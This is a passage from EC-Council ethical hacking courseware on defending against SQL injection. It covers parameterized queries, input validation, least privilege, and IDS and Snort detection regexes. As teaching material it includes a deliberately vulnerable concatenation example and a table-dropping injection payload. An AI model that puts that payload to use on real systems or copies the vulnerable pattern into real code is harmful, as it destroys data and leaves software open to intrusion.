  If the input provided by the user does not exist or the structure of the query is wrong, the database server displays an error message. This error message can reveal important information about the database, which an attacker can use to gain unauthorized access to the database.

- **No data validation at the server**

  This is the most common vulnerability leading to SQL injection attacks. Most applications are vulnerable to SQL injection attacks because they use an improper validation technique (or no validation at all) to filter input data. This allows an attacker to inject malicious code in a query.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Implementing consistent coding standards, minimizing privileges, and firewalling the server can all help to defend against SQL injection attacks.

- **Minimizing Privileges**

  Developers often ignore security aspects while creating a new application and tend to leave these matters for the end of the development cycle. However, security issues should be a top priority, and a developer should incorporate adequate steps during the development stage itself. It is important to create a low-privilege account first and begin to add permissions only when needed. The benefit of addressing security early is that it allows developers to address security concerns as they add features so that identification and fixing become easy. In addition, developers become familiar with the security framework when forced to comply with it throughout the project's lifetime. The payoff is usually a more secure product that does not require a last-minute security scramble that inevitably occurs when customers complain that their security policies do not allow applications to run outside the system administrator's context.

- **Implementing Consistent Coding Standards**

  Database developers should carefully plan for the security of the whole information system infrastructure and integrate security in the solutions that they develop. They must also adhere to a set of well-documented standards and policies while designing, developing, and implementing database and web application solutions.

  For example, consider a policy for performing data access. In general, developers use data access methods of their choice. This usually results in a wide variety of data access methods, each having unique security concerns. A more prudent policy would be to specify guidelines to guarantee similarity among various developers' routines. This consistency would greatly enhance both the maintainability and the security of the product.

  Another useful coding policy is to perform input validation at both the client and the server level. Developers sometimes rely only on client-side validation to avoid performance issues, as it minimizes round trips to the server. However, it should not be assumed that the browser is actually conforming to the standard validation when users post information. All the input validation checks should also occur on the server to ensure that any malicious user input is properly filtered.

  Instead of default error messages that reveal system information, custom error messages that provide little or no system details should be displayed to the user when an error occurs.

- **Firewalling the SQL Server**

  It is a good idea to firewall the server so that only trusted clients can contact it—in most web environments, the only hosts that need to connect to the SQL Server are the administrative network (if there is one) and the web server(s) that it services. Typically, SQL Server needs to connect only to a backup server. SQL Server listens by default on named pipes (using Microsoft networking on TCP ports 139 and 445) as well as TCP port

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1433 and UDP port 1434. If the server lockdown is good enough, it should be able to help mitigate the risk of the following:

- Developers uploading unauthorized/insecure scripts and components to the web server
- Misapplied patches
- Administrative errors

Countermeasures Against SQL Injection

To defend against SQL injection, the developer needs to take proper care in configuring and developing an application to create one that is robust and secure. The developer should use the best practices and countermeasures to prevent applications from becoming vulnerable to SQL injection attacks.

Some countermeasures to defend against SQL injection attacks are listed below:

- Make no assumptions about the size, type, or content of the data that is received by your application
- Test the size and data type of the input and enforce appropriate limits to prevent buffer overruns
- Test the content of string variables and accept only expected values
- Reject entries that contain binary data, escape sequences, and comment characters
- Never build Transact-SQL statements directly from user input and use stored procedures to validate user input
- Implement multiple layers of validation and never concatenate user input that is not validated
- Avoid constructing dynamic SQL with concatenated input values
- Ensure that the web config files for each application do not contain sensitive information
- Use the most restrictive SQL account types for applications
- Use network, host, and application intrusion detection systems to monitor injection attacks
- Perform automated black box injection testing, static source code analysis, and manual penetration testing to probe for vulnerabilities
- Keep untrusted data separate from commands and queries
- In the absence of parameterized API, use specific escape syntax for the interpreter to eliminate special characters
- Use a secure hash algorithm such as SHA256 to store user passwords rather than plaintext

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use the data access abstraction layer to enforce secure data access across an entire application
- Ensure that the code tracing and debug messages are removed prior to deploying an application
- Design the code such that it traps and handles exceptions appropriately
- Apply least privilege rules to run the applications that access the DBMS
- Validate user-supplied data as well as data obtained from untrusted sources on the server side
- Avoid quoted/delimited identifiers as they significantly complicate all whitelisting, black-listing, and escaping efforts
- Use a prepared statement to create a parameterized query to block the execution of the query
- Ensure that all user inputs are sanitized before using them in dynamic SQL statements
- Use regular expressions and stored procedures to detect potentially harmful code
- Avoid the use of any web application that is not tested by the web server
- Isolate the web server by locking it in different domains
- Ensure all software patches are updated regularly
- Regularly monitor SQL statements from database-connected applications to identify malicious SQL statements
- Use of views is necessary to protect data in the base tables by restricting access and performing transformations
- Disable shell access to the database
- Do not disclose database error information to the end users
- Use a safe API that offers a parameterized interface or that avoids the use of the interpreter completely
- Outsource the authentication workflow of applications, for example, using OAUTH APIs, which allows users to login using their existing user accounts and further ensures that their login details are stored in one location

Use Type-Safe SQL Parameters

Enforce type and length checks using the parameter collection so that the input is treated as a literal value instead of executable code.

```
SqlDataAdapter myCommand = new SqlDataAdapter("AuthLogin", conn);

myCommand.SelectCommand.CommandType = CommandType.StoredProcedure;
SqlParameter parm = myCommand.SelectCommand.Parameters.Add("@aut_id",
SqlDbType.VarChar, 11);

parm.Value = Login.Text;
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

In this example, the `@aut_id` parameter is treated as a literal value instead of executable code. This value is checked for type and length.

The following is an example of vulnerable code:

```
SqlDataAdapter myCommand =
new SqlDataAdapter("LoginStoredProcedure '" +
Login.Text + "'", conn);
```

The following is an example of secure code:

```
SqlDataAdapter myCommand = new SqlDataAdapter( "SELECT aut_lname,
aut_fname FROM Authors WHERE aut_id = @aut_id", conn); SQLParameter parm =
myCommand.SelectCommand.Parameters.Add("@aut_id", SqlDbType.VarChar, 11);
Parm.Value = Login.Text;
```





Figure 15.27: Example of defending SQL Injection attacks

To defend against SQL injection attacks, a system should follow the countermeasures described in the previous section and use type-safe SQL parameters as well. To protect the web server, use WAF/IDS and filter packets. Regularly update the software using patches to keep the server up-to-date to protect it from attackers. Sanitize and filter user input, analyze the source code for SQL injection, and minimize the use of third-party applications to protect the web applications. Use stored procedures and parameter queries to retrieve data, disable verbose error messages that can guide an attacker with useful information, and use custom error pages to protect the web applications. To avoid SQL injection into the database, connect nonprivileged accounts and grant the least possible privileges to the database, tables, and columns. Disable commands such as xp_cmdshell, which can affect the OS of the system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Defenses in the Application

- **Input Validation**

  There are several ways through which the input given to the application is sanitized before being processed by the database. The major approach is the validation of the user-supplied input using techniques such as whitelisting and blacklisting. Input validation helps developers to prevent user-supplied data from influencing the logic of the code.

  - **Whitelist Validation**

    Whitelist validation is a best practice whereby only the list of entities (i.e., data type, range, size, value, etc.) that have been approved for secured access is accepted. Whitelist validation can also be termed as positive validation or inclusion.

    This validation is commonly implemented using regular expressions. For example, characters used for whitelist validation include "^\ {} () @ | ? $". Implementation of whitelist validation can be intricate in some cases where the inputs cannot be easily determined or if the input has large character sets.

  - **Blacklist Validation**

    Blacklist validation rejects all malicious inputs that have been disapproved for protected access. Blacklist validation can be challenging as every content and character of the attack should be interpreted, understood, and anticipated for future attacks as well. Blacklist validation can also be termed as negative validation or exclusion.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

This validation is commonly implemented using regular expressions containing a list of characters or strings that need to be prohibited. For example, characters used for blacklist validation include "`'|%|--|;|/\*|\\\*|_|\[|@|xp_`".

In general, blacklisting is not performed in isolation; it is performed along with whitelisting. The best method for preventing SQL injection attacks is using blacklisting along with the output encoding technique so that the input can be encoded and checked before passing it to the database.

- **Output Encoding**

Output encoding is a validation technique that can be used after input validation. This technique is used to encode the input to ensure that it is properly sanitized before passing it to the database. In some cases, where dynamic SQL is used, whitelist validation alone does not work. For example, when checking the name validation field, O'Henry is a valid name, but whitelisting disallows it due to the special character " ' " and this can create problems when the SQL query is generated dynamically as shown below:

```
String myQuery = "INSERT INTO UserDetails VALUES ('" + first_name +
"','" + last_name + "');"
```

In the above scenario, an attacker can inject malicious input into the first_name field as shown below:

```
','); DROP TABLE UserDetails--
```

The resultant query that is executed is as follows:

```
INSERT INTO UserDetails VALUES ('','); DROP TABLE UserDetails--
','');
```

In MySQL Server, a single quote (') is used to end the string; hence, encoding the single quote is mandatory when it is included in dynamic SQL statements. This can also be done in two ways; the single quote can be replaced with two single quotes or a backslash followed with a single quote. These two methods treat the single quote as part of the string literal, preventing any SQL injection attempts.

For example, we can use the following output encoding in Java:

```
myQuery = myQuery.replace("'", "\'");
```

A major drawback of output encoding is that the input needs to be encoded every time before it is supplied to the database query; otherwise, the application may fall victim to SQL injection attacks.

- **Enforcing Least Privileges**


Enforcing least privileges is a security best practice whereby the lowest level of privileges is assigned to every account accessing the database. It is recommended not to assign DBA level and administrator level access rights to the application. In some critical situations, some applications may require elevated access rights; hence, proper

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

groundwork should be done by the security professionals and they should also figure out the exact requirements of the application.

For example, when only read access is needed for the application, only the read access privileges should be granted. Minimum privileges should be assigned to the operating system where the DBMS runs, and it should never run the DBMS as root. Thus, by minimizing the access rights, one can reduce the possibility of unauthorized access and defend against SQL injection attacks and other attacks as well.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Detecting SQL Injection Attacks

Security professionals must develop and deploy rules in the IDS to detect regular expressions used in SQL injection attacks on a web server. For this purpose, they must use regular expressions to detect the SQL injection meta-characters such as single-quote (') and double-dash (--). The regular expressions for detecting SQL injection-specific characters and their meanings are listed below:

Characters	Explanation
\'	Single-quote character
|	or
\%27	Hex equivalent of single-quote character
\-\-	Double-dash
#	Hash or pound character
\%23	Hex equivalent of hash character
i	Case-insensitive
x	Ignore white spaces in pattern
\%3D	Hex equivalent of = (equal) character
\%3B	Hex equivalent of ; (semi-colon) character
\%6F	Hex equivalent of o character

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

\%4F	Hex equivalent of O character
\%72	Hex equivalent of r character
\%52	Hex equivalent of R character

Table 15.5: Regular Expressions for Detecting SQL Injection

Security professionals can use regex search to detect SQL meta-characters.

- **Regular expression for detection of SQL meta-characters**

  ```
  /(\')|(\%27)|(\-\-)|(#)|(\%23)/ix
  ```

  Security professionals must check for regular expressions, such as the single-quote **(')** character, in web requests or its equivalent hex value to detect SQL injection attacks. They must look for the double-dash **(--)** character, as it is not an HTML character and the web request does not perform any encoding for it. Some SQL servers need to detect the hash **(#)** character and its equivalent hex.

  Security professionals must look for these regular expressions in logs of the security control devices such as WAF and IDS. The following text is a log derived from an IDS solution using the log analysis tool Snort.

  ```
  alert tip $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS(msg: "SQL
  Injection - Paranoid"; flow:to_server, established;
  uricontent:".pl";pcre:"/(\')|(\%27)|(\-\-)|(#)|(\%23)/ix";
  classtype:Web-application-attack;
  sid:9099; rev:5;)
  ```

  The analysis of the detected log is as follows:

  The "alert" attribute indicates that the log is an alert generated when the IDS solution detects the attack signature in an HTTP request. The "tcp" stands for use of the TCP protocol, while "$EXTERNAL_NET" indicates the external network's IP address and "any" is for any source port. The operator '->' allows for segregation of the destination from the source. "$HTTP_SERVERS" is a variable attribute that indicates the number of web servers an organization contains, and "$HTTP_PORTS" represents the common ports used for HTTP traffic, such as 80 and 8080. Further, 'msg:' denotes message, while the 'flow:to_server' attribute indicates the direction of the traffic. The attributes 'established' and 'uricontent:".pl"' indicate that an alert is raised on only established TCP connections and Perl script-based URI content (applications), respectively.

- **Modified regular expression for detection of SQL meta-characters**

  ```
  /((\%3D)|(=))[^\n]*((\%27)|(\')|(\-\-)|(\%3B)|(;))/ix
  ```

  Security professionals must use above regular expression to check the '=' sign from the user request or its hex value (%3D). The expression '[^\n] * ' indicates that it can have some non-newline characters. After that, it checks for single-quote ('), double-dash (--), and semi-colon `(;)`.

- **Regular expression for typical SQL injection attack**

  ```
  /\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix
  ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Security professionals must use the above expression to detect zero or more alphanumeric and underscore characters that are involved in an attack. The single-quote (') character or its equivalent hex value is detected using the expression `'((\%27)|(\'))'`. The remaining expression detects the word "or" ("or", "Or", "oR", or "OR") and its respective hex values.

- **Regular expression for detecting SQL injection with the UNION keyword**

  Some attackers use UNION keywords in the SQL injection queries to enhance their attacks and carry out further exploitation. Security professionals must use the following expression for detecting SQL queries that contain UNION keywords.

  ```
  /((\%27)|(\'))union/ix
  ```

  This checks for the single quote (') or its equivalent hex value, and then for the union keyword in the HTTP requests. Security professionals must develop similar expressions for keywords insert, update, select, delete, and drop to detect SQL injection attempts.

- **Regular expression for detecting SQL injection attacks on a MS SQL Server**

  At any stage of the attack, if the attacker finds that the web application is vulnerable to injection attacks and the database connected to the web server is MS SQL, he/she can use even the most complex queries containing stored procedures (sp) and extended procedures (xp).

  He/she will try to use extended procedures such as 'xp_cmdshel,' 'xp_regread,' and 'xp_regwrite' for executing the shell commands from the SQL server and alter the registries.

  ```
  /exec(\s|\+)+(s|x)p\w+/ix
  ```

  Security professionals must use the above expression to check the "exec" keyword, white spaces (or their hex equivalent value), the letter combination sp or xp for stored procedures or extended procedures, and finally, an alphanumeric or underscore character.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 15.28: Screenshot of SQL Log showing SQL Injection Attempt

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection Detection Tools: OWASP ZAP and Damn Small SQLi Scanner (DSSS)

OWASP ZAP


OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for **finding vulnerabilities in web applications**



https://www.owasp.org

Damn Small SQLi Scanner (DSSS)

DSSS is an **SQL injection vulnerability scanner** that scans the web application for various SQL injection vulnerabilities



https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection Detection Tools: Snort

- Common attacks use a specific type of **code sequence** that allows attackers to gain **unauthorized access** to the target's system and data
- These code sequences allow a user to write **Snort rules**, which aim to **detect SQL injection attacks**
- Some of the expressions that can be blocked by the Snort are as follows:


1. `/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix`
2. `/exec(\s|\+)+(s|x)p\w+/ix`
3. `/((\%27)|(\'))union/ix`
4. `/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix`

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL Injection - Paranoid";
flow:to_server,established;uricontent:".pl";pcre:"/(\%27)|(\')|(\-\-)|(%23)|(#)/i";
classtype:Web-application-attack; sid:9099; rev:5;)
```

https://snort.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection Detection Tools

SQL injection detection tools help in the detection of SQL injection attacks by monitoring HTTP traffic and SQL injection attack vectors, and they determine if the web application or database code suffers from SQL injection vulnerabilities.

- **OWASP ZAP**

  Source: *https://www.owasp.org*

  OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. It is designed for use by those with extensive security experience, and as such, is ideal for developers and functional testers who are new to penetration testing.

  Security professionals can use this tool to identify and fix vulnerabilities, maximize remediation efforts, and decrease the likelihood of attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

